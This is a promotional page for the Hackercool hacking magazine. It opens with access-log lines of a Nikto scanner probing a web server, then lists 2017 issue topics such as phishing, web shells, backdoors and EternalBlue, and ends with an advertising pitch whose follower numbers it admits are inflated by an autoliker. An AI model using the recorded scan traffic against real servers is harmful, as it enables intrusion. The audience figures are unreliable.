[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.dbc HTTP/1.1" 404 410 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.config HTTP/1.1" 404 413 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.10-100 HTTP/1.1" 404 413 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.nin HTTP/1.1" 404 409 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.1 HTTP/1.1" 404 408 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.conf HTTP/1.1" 404 411 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.fhp HTTP/1.1" 404 410 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
```

Web Server
Forensics :
Log analysis
with Scalp

NOT JUST ANOTHER TOOL:
Hercules Payload generator

METASPLOIT THIS MONTH :
Windows POST exploitation

HACKSTORY :
MIRAI is rocking, brace
yourself

Hacking O&A, Top 10 vulnerabilities and Hack of the month

**Now Get all our Hackercool Magazine 2017 issues.
JUST FOR 40\$
Click on the Images below.**

Hackercool

January 2017 Edition 0 Issue 4

Hackercool was here

Some things are better left alone

Real Time Hacking Scenario : Shelling the Web Server

NOT JUST ANOTHER TOOL:
Weevly Web shell

METASPLOITABLE TUTORIALS
Creating a pentest lab.

METASPLOIT THIS MONTH :
PDF shaper BDF exploit

HACK OF THE MONTH:
All about Grizzly Steppe

Hacking Q&A, Top 10 vulnerabilities and a lot more

Hackercool

February 2017 Edition 0 Issue 5

Firewall : ON
Antivirus : ON
System Hacked

Real Time Hacking Scenario : Hacking my Friends

THE ART OF PHISHING:
Phishing & Desktop Phishing

METASPLOITABLE TUTORIALS
Scanning & banner grabbing

METASPLOIT THIS MONTH :
HTA web server exploit

HACK OF THE MONTH:
Celebrite Data breach

Hackercool

March 2017 Edition 0 Issue 6

Firewall : ON
Antivirus : ON
System Hacked

RTHS : Hacking my Friends (Cont'd)

Privilege escalation

HACKED - The Beginning :
An account of a journey into the world of hacking.

METASPLOITABLE TUTORIALS
SMB Enumeration

HACKSTORY :
Yahoo hack gets a climax

INTERVIEW :
Md. Taher ALI, Shift Lead SOC Analyst

Hackercool

April 2017 Edition 0 Issue 7

Creating Backdoor
.....
.....
.....
SUCCESS

(http://meterpreter20170423-2439-vulnsec)

RTHS : Hacking my Friends (Cont'd)

THE ART OF PHISHING :
What is Spear Phishing.

BOUNTIES FOR YOU:
We bring you some bug bounty-ies to test your skills on.

METASPLOITABLE TUTORIALS
SMTP Enumeration

CAPTURE THE FLAG :
HackFest 2016 : Quaoar
Introducing

Hackercool

May 2017 Edition 0 Issue 8

EternalBlue & DoublePulsar
ms10-017
Leaked by ShadowBrokers

THE ART OF PHISHING :

Learn how to phish with Weeman HTTP server

BOUNTIES FOR YOU:
We bring you the latest some more bug bounties

METASPLOIT THIS MONTH :
EternalBlue and Doublepulsar

CAPTURE THE FLAG :
HackFest 2016 : Sedna

METASPLOITABLE TUTORIALS
Hacking FTP, Telnet and SSH

HACKED : Disappointed

Hackercool

June 2017 Edition 0 Issue 9

MALWARE
VIRUS DETECTED
MALWARE

LET'S FIXIT:

Let us solve the pestering problems infosec community faces day to day.

WEBSITE HACKING :
Learn about the entire structure of the website before we hack it.

METASPLOIT THIS MONTH :
DiskBoss, Servio and meterpreter archmigrate exploits

WPSEKU : Wordpress black box security scanner.

METASPLOITABLE TUTORIALS
Password Cracking

HACKED : ms08_067

Hackercool

July 2017 Edition 0 Issue 10

HOW HACKERS OPERATE
IN HACK SYSTEMS

COVER STORY :

MALWARE MALWARE PART2

METASPLOIT THIS MONTH :
Privilege Escalation in Windows 10 and more

METASPLOITABLE TUTORIALS
Vulnerability Assessment

LET'S FIXIT:
Fix the forgotten password of Nessus scanner in both Windows and Linux.

NOT JUST ANOTHER TOOL :
CYPHER - A Tool to add she-llcode to executables.

Bug Bounties For You:
Tor, Microsoft, Atlassian

Hacking Q&A, Hackstory, Hackercool Answers and more

Hackercool

September 2017 Edition 0 Issue 12

HACKING THE
COMMAND LINE

REAL WORLD HACKING SCENARIO :

CMD Line Hacking

INSTALLIT :
Installing Matrixx Krypton in VirtualBox.

METASPLOIT THIS MONTH :
Disk Sorter 9.9.16, Bypass_UAC COM hijack, Ghost RAT RCE & Windows Powershell enumeration exploits.

HACKSTORY :
How Instagram was hacked & its implications.

HACK OF THE MONTH :
#Equifax Data Breach

METASPLOITABLE TUTORIALS
Hacking the vulnerable FTP Server

Hacking Q&A, Hacked, Hackercool Answers and more

Hackercool

October 2017 Edition 1 Issue 1

IS THAT PDF FILE SAFE???

FIND OUT ITS INTENTION
USING FORENSICS

METASPLOIT THIS MONTH :

Hacking a Linux System, getting a shell, migrating to meterpreter and Linux enumeration.

HACKED - The Beginning
Solving his first hacking case.

METASPLOITABLE TUTORIALS
Gaining access to the SSH server once again.

HACK OF THE MONTH :
Sometimes the Data Breach is very simple


Hacking Q&A, Installit, Hacking News and much more

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.

>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to commercial which are useful for pentesters.

> It also deals with solving various problems that arise during pentesting or security profiling.

> The blog boasts over 30,000 visits for month.

> Over 300 subscribers on the site.

> The user base consists not only of cyber security professionals but also beginners who want to learn hacking and also cyber security reserachers.

> Over 1000 Facebook followers. (That's because I use an autoliker)

> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.



Hackercool Magazine is a cyber security monthly magazine which covers both advanced cyber security topics and basics of ethical hacking.

>It already has around 200 subscribers till date and growing very fast.

> This subscriber list doesn't include users who read this magazine on other platforms like Kindle, Nook, Barnes & Noble and Playster.

> Our readerbase consists of cyber security professionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.

> Nook, Barnes & Noble and Playster.



For your advertising queries, contact

sales@hackercool.com